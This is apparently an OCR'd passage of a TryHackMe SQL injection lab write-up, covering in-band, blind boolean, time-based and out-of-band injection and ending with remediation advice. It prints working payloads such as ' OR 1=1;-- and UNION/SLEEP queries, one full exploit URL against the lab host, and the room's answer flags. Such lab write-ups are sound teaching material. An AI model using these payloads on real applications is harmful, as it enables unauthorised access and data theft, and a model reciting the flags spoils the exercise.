
> This retrieves all usernames and passwords from the table. We can now identify **Martin's password** and proceed to the next level .

Answer THM{SQL_INJECTION_3840}

Task 6 - Blind SQLi - Authentication Bypass

Blind SQL Injection occurs when **error messages are not visible**, but the injection still affects the database logic. One common technique is **authentication bypass**.
Payload

```
' OR 1=1;--
```



> This modifies the login query so that the condition `1=1` is always true. Because the database returns a valid result, the application assumes authentication succeeded and grants access.

Answer THM{SQL_INJECTION_3840}

Task 7 - Blind SQLi - Boolean Based

Boolean-based SQL Injection relies on **true/false responses**. Example payload used to determine column count:

```
admin123' UNION SELECT 1,2,3;--
```

Then we enumerate the database using conditional queries such as:

```
admin123' UNION SELECT 1,2,3 where database() like 's%';--
```

By gradually adjusting the pattern (`s%`, `sq%`, `sql%` etc.), we determine the database name:

sqli_three

Further enumeration of `information_schema` reveals:

Table

users

Columns

id username password

> Finally, the password for admin is discovered through iterative guessing: 3845

Answer THM{SQL_INJECTION_1093}


Task 8 - Blind SQLi - Time Based

> Time-based SQL Injection uses **delayed responses** to determine whether a query condition is true. Payload example

```
admin123' UNION SELECT SLEEP(5),2;--
```

If the page pauses for 5 seconds, the query executed successfully. Final exploit URL:

```
https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5),1 from users where
username='admin' and password like '4961';
```



Answer THM{SQL_INJECTION_MASTER}

Task 9 - Out-of-Band SQLi

Out-of-Band SQL Injection occurs when data is extracted through a **different communication channel**. Example:

1. Attacker sends a malicious request
2. The database executes the injected query
3. The database sends data to the attacker via an external service

Common exfiltration channels include:

- HTTP
- DNS

> Name a protocol beginning with D that can be used to exfiltrate data from a database. DNS

Task 10 - Remediation

Developers can protect applications from SQL Injection using:

Prepared Statements: Parameterized queries separate SQL logic from user input.

Input Validation: Restrict inputs to expected formats using allowlists.

Escaping User Input: Special characters like `'` or `"` should be escaped so they are interpreted as data rather than query syntax.

Name a method of protecting yourself from an SQL Injection exploit. Prepared Statements